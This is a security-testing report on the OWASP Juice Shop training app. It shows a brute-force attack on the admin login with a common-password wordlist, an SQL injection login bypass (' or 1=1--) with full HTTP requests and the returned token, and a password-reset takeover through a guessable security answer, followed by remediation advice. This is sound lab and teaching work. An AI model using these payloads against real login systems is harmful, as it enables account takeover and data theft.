Bug Bounty Report

Target Application: OWASP Juice Shop

Date of Testing: 22/08/2025

Tested By: Aromal Kurup S G

Scope: Authentication vulnerabilities

Table of Contents

1. Executive Summary

During the security assessment of the target application OWASP Juice Shop, several authentication vulnerabilities were identified that could potentially compromise the confidentiality, integrity, and availability of the system. The vulnerabilities mainly revolve around weak authentication mechanisms and improper input validation. Authentication Vulnerabilities were exposed by brute forcing weak login protection and SQL injection.

2. Vulnerability Findings

2.1. Authentication Vulnerability (Brute Force – Weak Login Protection)

Impact:


An attacker can perform automated login attempts using a wordlist (e.g., `rockyou.txt`) to guess valid credentials. Without protections such as account lockout, rate-limiting, or CAPTCHA, brute-force attacks can eventually succeed, allowing unauthorized access to user accounts. This could lead to compromise of sensitive data and potential privilege escalation if administrative accounts are targeted.

Remediation:

- Implement account lockout or temporary suspension after a defined number of failed login attempts.
- Introduce CAPTCHA or multi-factor authentication (MFA) to prevent automated login attempts.
- Enforce strong password policies (length, complexity, expiration).
- Monitor login attempts and alert on abnormal activity such as repeated failures from the same IP.

Proof of Concept:

Enumerated the admin email and used it in the login page for capturing the login request via Burp Suite. The request was sent to Intruder and brute forced potential passwords with a wordlist. Successfully obtained the password for admin which was then used to login and access sensitive contents and privileges. Some of them include admin profile page, order history, payment credentials and address information.



Sniper attack

Target: http://localhost:3000

☑ Update Host header to match target

Positions

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 44
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss
Connection: keep-alive

{"email":"admin@juice-sh.op","password":"§c§"}
```

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 7,303,112

Request count: 7,303,112


Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```

Enter a new item

Add from list... [Pro version only]



8. Intruder attack of http://localhost:3000

Capture filter: Capturing all items

○ Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
181	admin123	200	66			1185	
0		401	22			413	
1	123456	401	15			413	
2	password	401	17			413	
3	123456789						
4	12345678						
5	12345						
6	1234567						
7	qwerty						
8	abc123						
9	password1						
10	111111						
11	123123						
12	123321						
13	qwerty123						
14	000000						
15	letmein						
16	monkey						
17	dragon						
18	sunshine						
19	iloveyou						
20	trustno1						
21	football						
22	welcome						
23	login						
24	master						
25	shadow						
26	root						
27	admin						
28	administrator	401	39			413	
29	admin1	401	40			413	
30	admin1234	401	43			413	
31	pass	401	52			413	
32	pass123	401	39			413	
33	password123	401	49			413	
34	1234	401	40			413	
35	654321	401	39			413	
36	superman	401	48			413	

Result 181 | Intruder attack

Payload: admin123
Status code: 200
Length: 1185
Timer: 66

Previous | Next

Request | Response

Pretty | Raw | Hex

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 51
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/139.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
```

Search

0 highlights

2.2. Authentication Vulnerability (SQL Injection – Authentication Bypass)

Impact:


By exploiting SQL injection in the login form, an attacker can bypass authentication entirely without knowing valid credentials. This could result in direct access to administrative accounts, exposure of sensitive data, and full compromise of the application. Successful exploitation could also allow further attacks, such as data extraction, privilege escalation, and complete takeover of the database server.

Remediation:

- Use parameterized queries (prepared statements) to handle user input safely.
- Apply input validation and sanitization to ensure special characters (e.g., `'`, `--`) are not directly executed in SQL statements.
- Implement the principle of least privilege for database accounts (e.g., the application should not connect with admin-level rights).
- Regularly perform security testing, including automated scans and manual code reviews, to identify injection flaws.

Proof of Concept:

SQL injection was utilized in login query to bypass and authenticate the admin account. The single quote (`'`) is used to prematurely terminate the string in the SQL query, allowing the attacker to manipulate the logic of the statement. By injecting the clause `OR 1=1`, which always evaluates to true, the condition in the query is bypassed, resulting in the system treating the input as valid. Consequently, this grants unauthorized access, often defaulting to the first user in the database (commonly the administrator account). The `--` operator is used to comment out the remainder of the query, effectively disabling any additional security checks or constraints.




User Profile

Email: admin@juice-sh.op

Username: e.g. SuperUser

Image URL: e.g. https://www.gravatar.com/avatar/526703ac2bd7cd675e872393a0744bf5




Order History

Order ID	Total Price	Bonus	
#5267-19c1f77652a63928	26.97¤	3	Delivered

Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99¤	3	26.97¤

Order ID	Total Price	Bonus	
#5267-44d3292575d889e2	8.96¤	0	In Transit

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	3	5.97¤
Orange Juice (1000ml)	2.99¤	1	2.99¤



```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 39
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss
Connection: keep-alive

{
  "email":"' or 1=1-- a",
  "password":"a"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-QDPkn41z9OuOpOzuvE2CC27yaiE"
Vary: Accept-Encoding
Date: Thu, 21 Aug 2025 17:19:41 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC
    I6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMT
    kyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIj
    oiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cG
    xvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZW
    F0ZWRBdCI6IjIwMjUtMDgtMjEgMTY6MDI6NDUuODk5ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMD
    gtMjEgMTY6MDI6NDUuODk5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc1NTc5Njc4Mn
    0.o6Ua65xHLDCzZcHGPDej5KnZ0uOyOBe6Ok0lC2tls1EwQ8J_zY1poWWf_SCS7LqeLdycFvnBjijoQl
    7VUTcvJlBahKPHJa5DjUrj-JoYk1iYhmjPQyBUVD7JfjoAxfouShUn9KWqyDRF_ePGjcF281CpGE_Vyv
    b8YV5nJYS4src",
    "bid":1,
    "umail":"admin@juice-sh.op"
  }
}
```

2.3. Authentication Vulnerability

(Insecure Password Reset Mechanism – Account Takeover)

Impact:

The application's password reset functionality relies on predictable security questions rather than secure, token-based recovery. An attacker can easily guess or brute-force the answers to these questions and reset the password of another user. Successful exploitation leads to **full**


account takeover, granting unauthorized access to sensitive user data and account functionality. If high-privileged accounts (e.g., administrators) are targeted, this could result in complete compromise of the application environment.

Remediation:

- Eliminate knowledge-based questions (e.g., “What’s your favorite color?”) as the sole recovery method.
- Implement **time-limited, single-use reset tokens** sent to a verified email or phone number.
- Enforce **multi-factor authentication (MFA)** for account recovery operations.
- Log and alert unusual password reset attempts (e.g., multiple failed recovery attempts).
- Conduct periodic reviews of password reset mechanisms against OWASP ASVS requirements.

Proof of Concept:

Navigated to the forgot password page and entered the email of the target account obtained from enumeration in review comments. Provided the answer to the predictable security question using Google recon. Application allowed the password reset without further verification. After setting a new password logged in successfully confirming the account takeover.



Forgot Password

Email*: jim@juice-sh.op

Security Question*: Your eldest siblings middle name?


Please provide an answer to your security question.

New Password*

Password must be 5-40 characters long. 0/20

Repeat New Password*

0/20



Reviews (3)

mc.safesearch@juice-sh.op
Rad, dude!


jim@juice-sh.op
Looks spacy on Bones' new tricorder!

bender@juice-sh.op
Will put one on the Planet Express ship's bumper!

Write a review

Review: What did you like or dislike?

Max. 160 characters 0/160




Including results for what is ***tricorder***
Search only for what is tricoder

A tricorder is a fictional, multi-functional handheld device for sensing, analyzing, and recording data, most famously from the Star Trek franchise, with applications ranging from environmental scanning to medical diagnosis. While not a single device in real-world technology, its functions are being developed in separate, specialized technologies, including advanced portable medical scanners and large-scale program analysis platforms like Google's Tricorder for software development.

Tricorder - Wikipedia
The tricorder is a multifunctional hand-held device that can perform environmental scans,...
Wikipedia, the free encyclopedia

Medical tricorder - Wikipedia
A medical tricorder is a handheld portable scanning device to be used by consumers to...
Wikipedia



https://www.google.com/search?q=star+trek+characters+&client=firefox-b-e&sca_esv=3a4cff79754e4f0d&channel=entpr&ei=diWoaMGnlYyTseMPmt3smAg&

star trek characters


Fictional Characters / star trek
From sources across the web

Admiral James T. Kirk

James Tiberius Kirk, often known as Captain Kirk, is a fictional character in the Star Trek media franchise. Originally played by Canadian actor William Shatner, Kirk first appeared in Star Trek serving aboard the starship USS Enterprise as captain. Wikipedia

James T. Kirk (Trek) The original captain, whose appeal hasn't waned in the slightest over the past five decades. **Kirk** is the perfect mix of geek and space ...
https://www.thewrap.com › ...
'Star Trek': All 39 Classic TV Main Chara...

Captain Christopher Pike was always linked with tragedy. As **James T. Kirk's** predecessor as captain of the U.S.S. Enterprise, Pike was a cerebral, stoic ...
https://www.ign.com › articl...
Top 25 Star Trek Characters



Wikipedia
https://en.wikipedia.org › wiki › James_T


James T. Kirk

James Tiberius Kirk, often known as Captain Kirk, is a fictional character in the Star Trek media franchise. Originally played by Canadian actor William ...

People also ask

Why is James Kirk called Jim?

Kirk, Mccoy and Spock were the shows main billed characters. As such the writers made them a tight group of friends. McCoy called him Jim since that was his name. McCoy was not a command level officer or crew member. 16 Feb 2024



star trek character jim kirk's siblings middle name


Captain James T. Kirk does not have a known middle name for his sibling, George Samuel Kirk, Jr.; his full name was George Samuel Kirk, Jr., which is often just referred to as "Sam Kirk". His parents were George Kirk and Winona Kirk, and his middle name of Tiberius was given to him by his parents after his grandfather.

Kirk's Sibling

- **Full Name:** George Samuel Kirk, Jr.

James T. Kirk - Wikipedia
Biography. James Tiberius Kirk was born in Riverside, Iowa, on March 22, 2233, where he...
Wikipedia, the free encyclopedia

James T. Kirk: Why "Tiberius"?
9 Jan 2013
Sci-Fi Stack Exchange


0
Account
Your Basket
EN
jim@juice-sh.op
Orders & Payment
Privacy & Security
Logout
Only 1 left
Best Juice
Shop Salesman